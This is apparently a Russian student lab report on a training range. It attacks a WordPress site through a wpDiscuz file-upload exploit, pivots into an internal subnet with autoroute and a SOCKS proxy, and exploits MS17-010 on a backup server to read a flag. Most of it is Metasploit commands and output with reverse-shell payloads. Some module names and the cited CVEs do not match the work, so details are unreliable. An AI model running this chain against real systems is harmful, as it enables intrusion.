

Отчёт по лабораторной работе 4-С

Захват backup-сервера

Козлов В.П., Шуваев С. | НФИбд-02-22

Содержание

1	Цель работы	5
2	Задание	6
3	Выполнение лабораторной работы	7
4	Выводы	13
5	Список литературы	14

Список иллюстраций

3.1	Уязвимые полигоны	7
3.2	Эксплойт для WpDiscuz	8
3.3	Параметры эксплойта	8
3.4	Доступ к www-data	9
3.5	Маршрут до внутренней подсети	9
3.6	Запуск прокси-сервера	10
3.7	Сканирование backup-сервера	10
3.8	Эксплуатация уязвимости	11
3.9	Местоположение файла	11
3.10	Содержимое файла	12
3.11	Ответ подошел	12

Список таблиц

1 Цель работы


Данный сценарий посвящён атаке на внутренний резервный сервер (backup-сервер) организации с целью получения конфиденциального флага. В ходе выполнения работы демонстрируются этапы разведки внутренней сети, поиска уязвимого хоста и эксплуатации уязвимости MS17-010 (EternalBlue) для получения доступа к файловой системе. Финальной задачей является извлечение файла flag.txt, содержащего ответ на задание.

2 Задание

1. Получите доступ к сети через уязвимость на корпоративном сайте или почтовом сервере, создав meterpreter-сессию.
2. Исследуйте внутреннюю сеть, добавьте маршрут и найдите активные хосты с помощью сканирования ARP.
3. Найдите backup-сервер, отсканировав открытые порты (SMB 445, FTP 21) на найденных хостах.
4. Проверьте и эксплуатируйте уязвимость MS17-010 на найденном сервере, получив на него сессию с правами SYSTEM.
5. Найдите и прочитайте флаг в файле flag.txt.

3 Выполнение лабораторной работы

Обнаружил уязвимые полигоны (рис. 3.1)



```
[*] 195.239.174.25 - PROJ
[*] 195.239.174.25 - Detected plugin: duplicator version 1.3.26
[*] 195.239.174.25 - Detected plugin: elementor version 3.11.0
[*] 195.239.174.25 - Detected plugin: wpdiscuz version 7.0.2
[*] 195.239.174.25 - Detected plugin: wp-file-manager version 7.1.2
[*] 195.239.174.25 - Finished scanning plugins
[*] 195.239.174.25 - Searching Users
[*] 195.239.174.25 - Was not able to identify users on site using /wp-json/wp/v2/users
[*] 195.239.174.25 - Finished all scans
[*] Scanned 1 of 1 hosts (100% completed)
[*] Auxiliary module execution completed
msf6 auxiliary(wordpress_scanner) >
```

Рис. 3.1: Уязвимые полигоны

Нашел эксплойт для WpDiscuz и выбрал подходящий модуль (рис. 3.2)

```
[-] Failed to load module: exploit/multi/http/wp_discuz_unauthenticated_file_upload
msf6 > use exploit/unix/webapp/wp_discuz_unauthenticated_file_upload
[*] Using configured payload php/meterpreter/reverse_tcp
msf6 exploit(unix/webapp/wp_discuz_unauthenticated_file_upload) > set rhost
rhost => 195.239.174.25
msf6 exploit(unix/webapp/wp_discuz_unauthenticated_file_upload) >
```

Рис. 3.2: Эксплойт для WpDiscuz

Настроил параметры эксплойта (рис. 3.3)

```
msf6 exploit(unix/webapp/wp_discuz_unauthenticated_file_upload) > set rhost
rhost => 195.239.174.25
msf6 exploit(unix/webapp/wp_discuz_unauthenticated_file_upload) > set blogpath
blogpath => /index.php/2021/07/26/hello-world/
msf6 exploit(unix/webapp/wp_discuz_unauthenticated_file_upload) > set lhost
lhost => 195.239.174.11
msf6 exploit(unix/webapp/wp_discuz_unauthenticated_file_upload) > set lport
```

Рис. 3.3: Параметры эксплойта

Получил доступ к www-data (рис. 3.4)

```
meterpreter > getuid
Server username: www-data
meterpreter > 
```

Рис. 3.4: Доступ к www-data

Добавил маршрут до внутренней подсети (рис. 3.5)

```
rb:65:in "run"
meterpreter > run autoroute -s 10.10.10.0/24
[*] Meterpreter scripts are deprecated. Try post/multi/manage/autoroute.
[*] Example: run post/multi/manage/autoroute OPTION=value [...]
[*] Adding a route to 10.10.10.0/255.255.255.0 ...
[*] Added route to 10.10.10.0/255.255.255.0 via 195.239.174.25
[*] Use the -p option to list all active routes
meterpreter > 
```

Рис. 3.5: Маршрут до внутренней подсети

Запуск прокси-сервера (рис. 3.6)

```
[*] Use the -R option to test all active routes
meterpreter > background
[*] Backgrounding session 1...
msf6 exploit(multi/postgres/unauthenticated_file_upload) > use auxil
iary/server/socks/proxy
[*] No results from search
[*] Failed to load module: auxiliary/server/socks/proxy
msf6 exploit(multi/postgres/unauthenticated_file_upload) > use auxil
iary/server/socks_PROXY
msf6 auxiliary(multi/socks_proxy) > set VERSION 4a
VERSION => 4a
msf6 auxiliary(server/socks_proxy) > run
[*] Auxiliary module running as background job 0.
[*] Starting the SOCKS proxy server
```

Рис. 3.6: Запуск прокси-сервера

Сканирование backup-сервера (рис. 3.7)

```
[*] Starting the SOCKS proxy server
msf6 auxiliary(server/socks_proxy) > use auxiliary/scanner/portscan/tcp
msf6 auxiliary(scanner/portscan/tcp) > set RHOSTS 10.10.10.5
RHOSTS => 10.10.10.5
msf6 auxiliary(scanner/portscan/tcp) > set PORTS 445,139,21,135
PORTS => 445,139,21,135
msf6 auxiliary(scanner/portscan/tcp) > run
[*] 10.10.10.5 - 10.10.10.5:21 - TCP OPEN
[*] 10.10.10.5 - 10.10.10.5:135 - TCP OPEN
[*] 10.10.10.5 - 10.10.10.5:445 - TCP OPEN
[*] 10.10.10.5 - 10.10.10.5:139 - TCP OPEN
[*] 10.10.10.5 - Scanned 1 of 1 hosts (100% complete)
[*] Auxiliary module execution completed
msf6 auxiliary(scanner/portscan/tcp) >
```

Рис. 3.7: Сканирование backup-сервера

Эксплуатация уязвимости (рис. 3.8)

```
[*] No payload configured, defaulting to windows/meterpreter/reverse_tcp
msf6 exploit(windows/smb/ms17_010_psexec) > set RHOSTS 10.10.10.5
RHOSTS => 10.10.10.5
msf6 exploit(windows/smb/ms17_010_psexec) > set LHOST 195.239.174.11
LHOST => 195.239.174.11
msf6 exploit(windows/smb/ms17_010_psexec) > set LPORT 4445
LPORT => 4445
msf6 exploit(windows/smb/ms17_010_psexec) > run
[*] Started reverse TCP handler on 195.239.174.11:4445
[*] 10.10.10.5:4445 - Target OS: Windows Server 2016 Standard 14393
[*] 10.10.10.5:4445 - Built a write-what-where primitive...
```

Рис. 3.8: Эксплуатация уязвимости

Нашел местоположение файла (рис. 3.9)

```
msf6 meterpreter > search -f flag.txt
Found 1 result...

Path                               Size (bytes)  Modified (UTC)
-----
c:\Windows\Temp\flag.txt          8             2025-11-28 19:13:26 +0300

msf6 meterpreter > cd C:\Windows\Temp
msf6 meterpreter > cat flag.txt
```

Рис. 3.9: Местоположение файла

Содержимое файла (рис. 3.10)

```
meterpreter > cd C:\Windows\Temp
meterpreter > cat flag.txt
36425
meterpreter > |
```

Рис. 3.10: Содержимое файла

Ответ подошел (рис. 3.11)




Рис. 3.11: Ответ подошел

4 Выводы

Сценарий показал, как устаревшее ПО (уязвимость MS17-010) на внутреннем сервере позволяет злоумышленнику, получившему доступ к сети, быстро захватить контроль над критическим ресурсом (backup-сервером). Это подтверждает важность регулярного обновления систем и строгой сегментации сети даже внутри защищённого периметра.

5 Список литературы

1. **CVE-2019-0630** — Common Vulnerabilities and Exposures.
URL: <https://cve.mitre.org/cgi-bin/cvename.cgi?name=CVE-2019-0630>
2. **CVE-2019-17427** — Уязвимость XSS в Redmine.
URL: <https://cve.mitre.org/cgi-bin/cvename.cgi?name=CVE-2019-17427>
3. **CVE-2019-18890** — Уязвимость Blind SQL-инъекции в Redmine.
URL: <https://cve.mitre.org/cgi-bin/cvename.cgi?name=CVE-2019-18890>